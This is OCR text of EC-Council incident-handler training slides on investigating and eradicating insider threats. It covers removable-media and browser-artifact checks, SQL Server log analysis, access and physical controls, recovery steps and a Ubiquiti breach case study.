
- Click on the **Apple** menu button and select the **About This Mac** option
- Click on **System Report**
- In the **System Information** window, go to the **Hardware** section on the left side and select **USB** option



https://support.apple.com

Linux OS

- Open the command console
- Run the **usb-devices** command to list all connected USB devices
- The system will display all information about the USB device as well



https://linuxopsys.com


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

System Analysis: Search for Removable Media (Cont'd)

DriveLetterView

DriveLetterView allows incident responders to view the **list of all drive letter assignments** in the system, including local drives, remote network drives, and USB drives



hide01.ir

Plug and Play (PnP) Manager
https://www.microsoft.com

USBDeview
https://www.nirsoft.net

Disk Utility
https://support.apple.com

EaseUS Partition Master
https://www.easeus.com

WinDirStat
https://windirstat.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

System Analysis: Search for Browser Data

Google Chrome

- History and Cookies Location: `C:\Users\{user}\AppData\Local\Google\Chrome\User Data\Default`
- Cache Location: `C:\Users\{user}\AppData\Local\Google\Chrome\User Data\Default\Cache`
- Use **ChromeCacheView**, **ChromeCookiesView**, and **ChromeHistoryView** to examine the cache folder, cookie folder, and history data files, respectively

hide01.ir

Mozilla Firefox

- Cache Location: `C:\Users\<Username>\AppData\Local\Mozilla\Firefox\Profiles\XXXXXXXX.default\cache2`
- Cookies Location: `C:\Users\<Username>\AppData\Roaming\Mozilla\Firefox\Profiles\XXXXXXXX.default\cookies.sqlite`
- History Location: `C:\Users\<Username>\AppData\Roaming\Mozilla\Firefox\Profiles\XXXXXXXX.default\places.sqlite`
- Use **MZCacheView**, **MZCookiesView**, and **MZHistoryView** to analyze the cache folder, cookie folder, and history data files, respectively

Microsoft Edge

- Cache Location: `C:\Users\Admin\AppData\Local\Microsoft\Windows\WebCache`
- Cookies Location: `C:\Users\Admin\AppData\Local\Packages\Microsoft.MicrosoftEdge_xxxxxxxxxx\AC\MicrosoftEdge\Cookies`
- History Location: `C:\Users\Admin\AppData\Local\Microsoft\Windows\History`
- Use **IECacheView**, **EdgeCookiesView**, and **BrowsingHistoryView** to analyze the cache folder, cookies folder, and history data files, respectively

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Database Analysis

- Database activity monitoring can help incident responder to assess the **extent of data leak** or **theft** in a database
- Analyzing the time of access, duration, location, and data accessed can be helpful
- It also helps in determining the **priority of incidents** and the process required to contain, eradicate, and report them

hide01.ir

Incident responders should analyze the following:

1. Transaction logs
2. Error logs
3. Trace files
4. Link files
5. Volatile databases
6. DBCC logs
7. Database plan cache

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Database Analysis: Examine Microsoft SQL Server Logs


1. Examine SQL Server logs to obtain information related to **SQL Server authentication**, startup and shutdown instances, and the IP addresses of client connections

2. Navigate to `C:\Program Files\Microsoft SQL Server\MSSQL.n\MSSQL\LOG` and open the `ERRORLOG` file with **Notepad**

3. Examine the log file to see the record of user defined events (such as user logins)

4. Use the **ApexSQL Log** application to examine the log file and display the transactions performed in the database

Examine the SQL Server Logs




https://www.apexsql.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Database Analysis: Examine Microsoft SQL Server Logs (Cont'd)

1. Open **SQL Server Management Studio** → click on **View** over the menu bar (or select F8) → select **Object Explorer**
2. Open **Object Explorer** → connect to the SQL server instance → expand the **Management** folder
3. Right-click on **SQL Server Logs** → expand **View** → select **SQL Server Log**
4. Examine the list of logs displayed in **Log File Viewer**

Examine SQL Server Logs in SQL Server Management Studio






hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Database Analysis: Collect Volatile Database Data

- Use ApexSQL DBA's ApexSQL audit application to track the recent transaction logs
- Collect and analyze database files (.mdf) and log files (.ldf) from `C:\Program Files\Microsoft SQL Server\MSSQLn.MSSQLSERVER\MSSQL\DATA`
- The **fn_dblog()** function enables the retrieval of the active portion of the transaction log file
- The **fn_dblog ()** function filters transactions by:
  - Target database object
  - Specific columns
  - SPID and/or date/time range
  - Transaction ID




https://www.apexsql.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Database Analysis: Using DBCC LOG Command

- The DBCC LOG command enables the retrieval of active transaction log files for the specified database
- Syntax: `DBCC LOG(<databasename >, <output >)`

- The output parameter specifies the level of information that an incident handler wants to retrieve
  - 0 = minimal information of each operation such as the Current LSN, Operation, Transaction ID, etc.
  - 1 = slightly more info than 0, such as Flag Bits, Previous LSN, etc.
  - 2 = detailed information, including AllocUnitId, page id, slot id, etc.
  - 3 = full information about each operation
  - 4 = full information about each operation, along with the hex dump of the current transaction row




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Database Analysis Tools

SysTools SQL Log Analyzer

- SysTools SQL Log Analyzer allows incident handlers to read and **analyze SQL transactions log files**
- It provides a preview of all activities performed in LDF files with attributes such as **transaction name**, **login name**, **time**, and **table name**



dbForge Transaction Log
https://www.devart.com

SQL Transaction Log Analyzer Tool
https://www.stellarinfo.com

SQL Server Transaction Log Analysis Tool
https://www.sqlrecoverysoftware.net

Aryson SQL Log Analyzer
https://www.arysontechnologies.com

Sysinfo SQL Transaction Log Recovery
https://www.sysinfotools.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Physical Security Analysis

- Verify whether **unauthorized personnel** have accessed the boardroom, meeting room, or suspect systems to perform attacks
- Verify whether any employee(s) **accessed the servers** and databases containing the affected data
- Use footage from **surveillance cameras** installed across the organization, especially at entry points of crucial areas, and synchronize it with the time of attack, thus verifying the use of network and log analysis
- If the attacker stole data from board or meeting rooms, check for suspicious spy devices placed using:
  - RF and bug detectors
  - Digital cameras in cell phones
  - Mobile applications such as EMF Detector and Ultimate EMF Detector
  - Irregularities in TV, radio, or cell phone connections
  - Physically search the roofs, pin holes, air vents, gift packs, etc.

hideoit.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#05: Understand Eradication of Insider Threats

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Insider Threats

ECIH EC-Council Certified Incident Handler

01	**Allocate the least amount of access** and privileges required by employees to perform their jobs
02	Encrypt data using **safe encryption standards** at all levels: at rest, in motion, and in use. Use cryptographically generated random and multiple keys of at least 256 bits
03	Never store **sensitive information** in a networked computer. Make storage systems and devices inaccessible to regular network traffic
04	Employ a **strong password policy** to secure critical data and mandate all employees to change their passwords at regular intervals and keep them private
05	Adopt DCAP solutions to **monitor and analyze user privileges**, thereby **detecting unauthorized changes** made to these permissions
06	**Segregate the duties** of employees to minimize the occurrence of fraudulent activities
07	Use **user and entity behavior analytics** to identify malicious behavior before compromised insiders can gain access to sensitive information

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Insider Threats: Human Resources

ECIH EC-Council Certified Incident Handler

1. Create and strictly implement policies pertaining to employee behavior and the **ethical use of information**
2. **Examine employee behavior** via interviews and feedback forms
3. Keep tabs on **employee expenditures** and income generation activities
4. Anticipate and **manage negative workplace issues**
5. Provide proper **training** and awareness regarding insider activities
6. Conduct **background checks** on all users and employees holding **sensitive positions**
7. Monitor all activities of vendors and **third-party staff** who have access to the organization's premises

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Insider Threats: Network Security

1. Secure the computer network by **configuring firewalls** and **monitoring outbound traffic** to HTTP and HTTPS services
2. Create rules to **reduce the outbound transfer** of files to an authorized set of users and systems
3. Prevent **file sharing**, **instant messaging**, and other features among employees that allow unauthorized access to corporate networks
4. **Scan all outgoing** and **incoming emails** for sensitive information and malicious codes
5. Implement a strict password policy with MFA
6. Implement **account management policies** and procedures

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Insider Threats: Access Controls

- Enable access privileges to employees or users **based on the routine performance** of their job roles
- **Disable** employees from **downloading content**, installing applications, enabling remote access, modifying system logs, and accessing the boot menu of systems
- Install **modification alert tools** on user systems that alert administrators when users try to modify system settings
- Regularly audit the **access rights of employees** and revoke unnecessary accesses
- Implement strict policies for accessing sensitive information
- Document all **access requests granted** to users after vetted by a supervisor
- Ensure that **employees gain permission** from data owners before accessing sensitive systems
- **Disable all accesses** of an employee **after termination** from the job, including access to premises, applications, accounts, and network devices

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Insider Threats: Privileged Users

ECIH EC-Council Certified Incident Handler

1. Implement **non-repudiation techniques** to view all actions performed by administrators and privileged users
2. Disable **default administrative accounts** to provide accountability
3. Ensure that administrators use a **unique account** during installation
4. Use encryption methods to prevent administrators and privileged users from **accessing backup tapes** and **sensitive information**
5. Monitor the **activities of system administrators and privileged users** who have permission to access sensitive information

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Insider Threats: Audit Trails and Log Monitoring

- Enforce account and **password policies** and **procedures** to identify online actions performed by insiders
- **Regularly assess the logging**, monitoring, and auditing processes to identify and investigate suspicious insider actions
- **Audit trails should be configured** for network devices, operating systems, commercial software, and custom applications
- In auditing, review and **examine the changes** performed on critical organizational assets
- **Protect audit files through file permissions** and store the files in a central host server to avoid alterations
- Implement intrusion detection and file integrity software to **detect** and **monitor suspicious activity** on sensitive data

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Insider Threats: Physical Security

ECIH EC-Council Certified Incident Handler

01 Implement **system security policy**, wherein the systems automatically lock themselves after a few seconds of inactivity

02 Strictly prohibit entry of **portable media** by placing metal detectors at all entry points

03 Ensure the **physical security of server rooms**, databases, and other critical data resources

04 Use **cable locks** for portable devices such as laptops and mobile phones

05 Secure system hard drives by **placing physical locks** on them

06 Place **surveillance cameras** at all important areas, such as entrances and near meeting rooms/server rooms

07 Ensure that all **meeting rooms are sound-proof** to avoid eavesdropping and espionage attempts

08 Ensure that all documents containing crucial information are shredded before being discarded

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#06: Understand the Process of Recovery after Insider Attacks

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery after Insider Attacks

ECIH EC-Council Certified Incident Handler

1. **Gather the evidence** required for legal proceedings through forensic processes
2. **Change the passwords** of all affected accounts and insist to use two-factor authentication
3. **Remove malicious artifacts** and recover data from clean and trusted backups if the systems are infected with malware
4. Implement **recovery processes** and back up to continue business operations after the incident
5. Develop and implement a data backup plan to recover data in case of **accidental data deletion**
6. **Secure backup media** and its contents from alteration, theft, or destruction
7. Implement separation of duties and **configuration management procedures** to perform backups on computer systems, networks, and databases
8. Implement a person-to-person rule to **secure the backup** process and physical media
9. Maintain a **chain-of-custody document** for accessing and handling backup media
10. Develop a **data backup plan** because it is considered a better option than recreating data

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#07: Understand the Handling of Insider Threats - Case Study

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Case Study 1: Ubiquiti Data Breach

Challenge

- An employee of Ubiquiti Networks identified anomalous activity in the organization's environment and **unauthorized exfiltration of sensitive information**
- Few senior employees received a **ransom email from the perpetrator demanding 50 bitcoins** to not disclose the stolen sensitive information and provide information about the unblocked backdoor used by the perpetrator
- The company failed to pay the ransom within the deadline; thus, the perpetrator sent a message to the organization's employee with a **link to the public Keybase folder,** where they uploaded the stolen sensitive information for public access

Process

- The internal team examined the logs and identified the **masked IP address** used to exfiltrate data, and handed over the case to the FBI
- The FBI confirmed that the IP address was masked using the **Surfshark VPN**
- The team found that the perpetrator gained access to the organization's **AWS servers** and **GitHub repositories**
- At one point of exfiltration, the perpetrator's internet service went down and was reenabled after some time
- During that time, the unmasked IP address made an **SSH connection** to the GitHub account, and this activity was logged

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

